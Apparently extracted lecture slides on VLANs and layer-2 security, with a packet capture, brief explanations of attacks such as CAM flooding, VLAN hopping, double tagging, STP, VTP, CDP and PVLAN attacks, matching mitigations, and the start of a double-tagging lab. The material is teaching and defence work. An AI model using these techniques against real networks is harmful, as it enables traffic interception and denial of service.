
1. broadcast packets from client1 only visible by client3
2. trunk link correctly tag the packet from client1 to client2
3. for inter-VLAN communication we need IP forwarding!


further check: statically bind an IP in VLAN 10 to client2 MAC address. ping this IP address. You will see packets in the link between switch1 and client2



tagged packet on the trunk link between switch1 and switch2

Communicating between VLANs? Only via R1!!!





tagged packet on the trunk link between switch1 and switch2

Standard input — cumulus2-1 swp3 to R1 GigabitEthernet3/0											
No.	Time	Source	Destination	Protocol	Info						
263	214.817832	10.0.10.101	10.0.20.102	ICMP	Echo (ping) request	id...					
264	214.826808	10.0.10.101	10.0.20.102	ICMP	Echo (ping) request	id...					
265	214.827930	10.0.20.102	10.0.10.101	ICMP		id...					
266	214.838528	10.0.20.102	10.0.10.101	ICMP		id...					
268	215.818086	10.0.10.101	10.0.20.102	TCP		id...					
→ 2...	215.822537	10.0.10.101	10.0.20.102	ICMP	Echo (ping) request	id...					
← 270	215.824117	10.0.20.102	10.0.10.101	ICMP	Echo (ping) reply	id...					
		10.0.20.102	10.0.10.101	ICMP	Echo (ping) reply	id...					
client1 (VLAN 10)		wire (816 bits), 102 bytes captured (816 bits) on interface :44:43:00:54 (ca:01:44:43:00:54), Dst: PcsCompu_4c:91:0c									
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 20											
> Internet Protocol Version 4, Src: 10.0.10.101, Dst:											
> Internet Control Message Protocol											
TAG 20 (this is the packet from router to client2 on VLAN 20)											
0000	08 00 27			81 00 00 14	..'L.... DC.T....						
0010	08 00 45			57 67 0a 00	..E..T.w @.?Wg..						
0020	0a 65 0a			00 01 1b 60	.e....f... Z.....						

tagged packet on the trunk link between router and switch2

VLAN Security



*Based on “Rouiller, Steve A. "Virtual LAN Security: weaknesses and countermeasures” URL:
<https://www.sans.org/reading-room/whitepapers/networkdevs/virtual-lan-security-weaknesses-countermeasures-1090>*

LAYER 2 attacks landscape

- Media Access Control (MAC) attack (***same as with no VLANs***)
- BASIC VLAN Hopping attack
- Double Encapsulation VLAN Hopping attack
- Address Resolution Protocol (ARP) attack (***same as with no VLANs***)
- Spanning Tree Attack (***same as with no VLANs***)
- VLAN Trunking Protocol attack
- Cisco Discovery Protocol (CDP) Attack
- Private VLAN (PVLAN) attack


Media Access Control (MAC) Attack

- ❑ This attack is based on **Content Addressable Memory (CAM) Overflow**
- ❑ The CAM Table stores information such as MAC addresses available on physical ports with their associated VLAN parameters.
- ❑ CAM Tables have fixed size.
- ❑ Once the table is full, the traffic without CAM entry, floods on the local VLAN
- ❑ The MAC flooding attack can be mitigated by using the **port-security** features.
 - ❑ This allows to specify MAC addresses for each port or to learn a certain number of MAC addresses per port.




Basic VLAN Hopping attack

- ❑ This attack is based on ***Dynamic Trunk Protocol*** (DTP) DTP is used for negotiating trunking on a link between two devices and for negotiating the type of trunking encapsulation (802.1Q) to be used.
- ❑ Cisco has fixed this with the new version of IOS and CATOS.
- ❑ As shown in the Figure, a station can spoof as a switch with 802.1Q signalling (using a rogue DTP frame). The station is then member of all VLANs.
- ❑ It requires a trunking favorable setting on the port
 - ❑ DTP enabled on the port
 - ❑ or in general it assumes an enabled trunk port



Double Encapsulation VLAN Hopping attack

- ❑ **Double Tagging** can only be exploited on switch ports configured to use native VLANs. Trunk ports configured with a native VLAN don't apply a VLAN tag when sending these frames.
- ❑ An attacker sends a double encapsulated 802.1Q frame with **first TAG = native VLAN TAG**
- ❑ The first switch strips off the first encapsulation and then sends it back out
- ❑ The second switch strips off the second encapsulation and sends the frame to another VLAN ID.
- ❑ With this attack, the attacker can only send packets, and not receive them (**Unidirectional traffic only**).
- ❑ As the attacker requires a trunking favorable setting on the port
 - ❑ on some implementations it also works with the attacker connected to an access port



to defeat this attack:

1. the administrator should disable Auto-trunking
2. use dedicated VLANID for all trunk ports. The administrator mustn't use VLAN 1 for anything

Address Resolution Protocol (ARP) attack

- ❑ We already talked about this...
 - ❑ this attack affects also VLAN environments
- ❑ A way to mitigate the attack is to use the ***port-security*** features
- ❑ Administrators have to consider static ARP for critical routers and hosts
- ❑ IDS systems could be tuned to watch for unusually high amounts of ARP traffic
- ❑ There are also tools which track IP/MAC address pairing (e.g. ARPWatch)

Spanning Tree Attack

- ❑ STP is used to maintain loop-free topologies in a redundant Layer 2 infrastructure
- ❑ Messages are sent using **Bridge Protocol Data Units (BPDUs)**
- ❑ The attacker sends BPDUs which can force a Root bridge change and thus create a DoS condition on the network.
- ❑ The attacker also has the possibility to see frames he shouldn't.
- ❑ There are tools to replay this attack. The tool requires that the attacker be dual homed on two different switches
- ❑ A bad idea, in order to protect switches against this attack, is to disable STP, introducing loops would become another source of attack.
- ❑ There are two features on switches which are called **BPDU Guard** and **Root Guard**.
 - ❑ BPDU Guard disables interfaces using portfast upon detection of a BPDU message on the interface (spanning-tree portfast bpduguard).
 - ❑ Root Guard disables interfaces who become the root bridge due to their BPDU advertisement (spanning-tree guard root).

VLAN Trunking Protocol attack (DoS)


- ❑ VTP reduces administration in a switched network. When configuring a new VLAN on one VTP server, the VLAN is distributed through all switches in the domain.
- ❑ VTP is a Cisco-proprietary protocol that is available on most of the Cisco Catalyst family products
- ❑ After negotiating a trunk port, an attacker could send VTP messages as a server with no VLANs configured
 - ❑ *All VLANs would be deleted across the entire VTP domain*
- ❑ In order to avoid this, disable VTP (`vtp mode transparent`), or at least to use MD5 authentication (`vtp domain <vtp.domain> password <password>`)

Cisco Discovery Protocol (CDP) Attack

- ❑ ***Cisco Discovery Protocol*** allows Cisco devices to chat among one another. It can be used to learn possibly sensitive information (IP address, software version, router model,...). CDP is in cleartext and unauthenticated.
- ❑ Besides the information gathering benefit, CDP offers even more to an attacker; there was a vulnerability in CDP that allowed Cisco devices to run out of memory and potentially crash, if the attacker sends tons of bogus CDP packets to it.
- ❑ In order to mitigate this attack, consider disabling CDP (no cdp enable), or being very selective in its use in security sensitive environments (backbone vs. user interface may be a good distinction).

Private VLAN (PVLAN) attack

- ❑ **PVLANS** (also called protected ports) are used to isolated traffic in specific communities, to create distinct “networks” within a normal VLAN.
- ❑ Some applications require that no traffic is forwarded by the Layer 2 protocol between interfaces on the same switch.
 - ❑ In such an environment, there is no exchange of unicast, broadcast, or multicast traffic between interfaces on the switch, and traffic between interfaces on the same switch is forwarded through a Layer 3 device such as a router
- ❑ The attacker sends a frame with a rogue MAC address (the one of the Layer 3 device) but with the IP address of the victim. Thus the router will forward the packet to the victim. ***Intended PVLAN security is bypassed.***
 - ❑ With this attack, the attacker can only send packets, and not receive them
- ❑ In order to mitigate this attack, the administrator could setup an ingress ACL on the router interface, or use VLAN ACL




private VLAN further reading:

<https://www.juniper.net/documentation/us/en/software/junos/multicast-l2/topics/topic-map/private-vlans.html>


Lab4: Double Tagging Attack

Lab 4: topology


attacker on VLAN 1 of connected to a trunk link




Lab 4: double tagging attack



